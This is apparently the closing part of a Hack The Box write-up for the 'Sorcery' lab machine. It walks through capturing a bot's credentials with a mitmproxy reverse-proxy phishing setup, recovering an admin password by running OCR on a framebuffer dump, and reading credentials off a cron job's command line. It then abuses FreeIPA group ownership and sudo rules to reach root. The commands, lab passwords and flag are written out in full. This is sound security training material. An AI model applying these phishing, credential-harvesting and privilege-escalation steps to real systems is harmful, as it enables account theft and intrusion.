
A monitoring bot reads new mail and follows links. Stand up mitmproxy listening on kujen.sorcery.htb with our forged cert and reverse-proxy it to the real git.sorcery.htb. The bot follows the link and submits credentials, which we capture in cleartext:

1
2
3
┌──(kali㉿kali)-[~/Hackthebox/Sorcery]
└─$ mitmproxy --mode reverse:https://git.sorcery.htb/ --certs kujen.sorcery.htb.pem --save-stream-file trafficraw.k -p 443 --ssl-insecure

Captured tom_summers credentials in mitmproxy

FINALLYYYYYY:

1
tom_summers:jNsMKQ6k2.XDMPu.

User Foothold - tom_summers

SSH in with the captured credentials. Looking around tom’s home, there’s an Xvfb_screen0 framebuffer dump from a virtual X session he’s been running. Pull it down and OCR it:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
┌──(kali㉿kali)-[~/Hackthebox/Sorcery]
└─$ scp [email protected]:~/Xvfb_screen0 .
([email protected]) Password:
Xvfb_screen0 100% 515KB 407.5KB/s 00:01
┌──(kali㉿kali)-[~/Hackthebox/Sorcery]
└─$ mv Xvfb_screen0 text.xwd

┌──(kali㉿kali)-[~/Hackthebox/Sorcery]
└─$ convert text.xwd text.png

┌──(kali㉿kali)-[~/Hackthebox/Sorcery]
└─$ tesseract text.png output

Estimating resolution as 125
┌──(kali㉿kali)-[~/Hackthebox/Sorcery]
└─$ cat output.txt
File Edit Search View Document Help

lusername: tom_summers_admin
password: dWpuk7cesBjT-

A note tom had open in a text editor leaks his admin account.

Privilege Escalation - tom_summers_admin → ash_winter → root

Logging in as tom_summers_admin and checking sudo:

1
2
3
4
5
6
7
8
9
10
tom_summers_admin@main:~$ sudo -l
Matching Defaults entries for tom_summers_admin on localhost:
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User tom_summers_admin may run the following commands on localhost:
(rebecca_smith) NOPASSWD: /usr/bin/docker login
(rebecca_smith) NOPASSWD: /usr/bin/strace -s 128 -p [0-9]*
tom_summers_admin@main:~$

The strace rule as rebecca_smith is the interesting one - we can attach to her processes and watch syscall arguments. But first, look at what’s actually running on the box.

Leaking ash_winter From a cleanup.sh Cron

Keep ps auxf running in a loop and you’ll catch a cleanup.sh script being invoked with credentials passed on the command line:

1
ash_winter : w@LoiU8Crmdep

LDAP Enumeration as ash_winter



The host is FreeIPA-joined. Authenticated ldapsearch reveals that ash_winter is the owner of the sysadmins group, and that the manage_sudorules_ldap role grants its members the ability to add users to existing sudo rules:

1
ash_winter@main:~$ ldapsearch | grep -C 10 ash_winter

LDAP - ash_winter group ownership

1

ash_winter@main:~$ ldapsearch | grep -C 10 sudo | grep -C 10 ash

LDAP - sudo rules
LDAP - sudo rules

LDAP - allow_sudo rule

Combine the two: add ourselves to sysadmins (which gives us the manage_sudorules_ldap role), then use that role to add ash_winter to the allow_sudo rule, which is host=ALL / cmd=ALL / runas=ALL:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
ash_winter@main:~$ ipa group-add-member sysadmins --users=ash_winter
Group name: sysadmins
GID: 1638400005
Member users: ash_winter
Indirect Member of role: manage_sudorules_ldap
-------------------------
Number of members added 1
-------------------------
ash_winter@main:~$ ipa sudorule-add-user allow_sudo --users=ash_winter
Rule name: allow_sudo
Enabled: True
Host category: all
Command category: all
RunAs User category: all
RunAs Group category: all
Users: admin, ash_winter
-------------------------
Number of members added 1
-------------------------
ash_winter@main:~$ sudo /usr/bin/systemctl restart sssd

sssd needs a kick to flush its cache and pick up the new sudo rule. After the restart, sudo su works:

1
2
3
4
5
6
7
8
ash_winter@main:~$ sudo su
[sudo] password for ash_winter:
root@main:/home/ash_winter# id
uid=0(root) gid=0(root) groups=0(root)
root@main:/home/ash_winter# cat /root/root.txt
ea6ed008f0e70461f6ac2f582a4f8a58
root@main:/home/ash_winter# id
uid=0(root) gid=0(root) groups=0(root)

And that was Sorcery. A long, layered insane box that touches Cypher injection, WebAuthn bypass, Kafka protocol crafting, internal CA abuse, MITM phishing, OCR creds recovery, and FreeIPA sudo-rule abuse all in one chain. Hope you learned something new!


-0xkujen

  • Title: Hackthebox: Sorcery
  • Author: Foued SAIDI
  • Created at : 2026-04-26 19:07:03
  • Updated at : 2026-04-26 21:34:29
  • Link: https://kujen5.github.io/2026/04/26/Hackthebox-Sorcery/
  • License: This work is licensed under CC BY-NC-SA 4.0.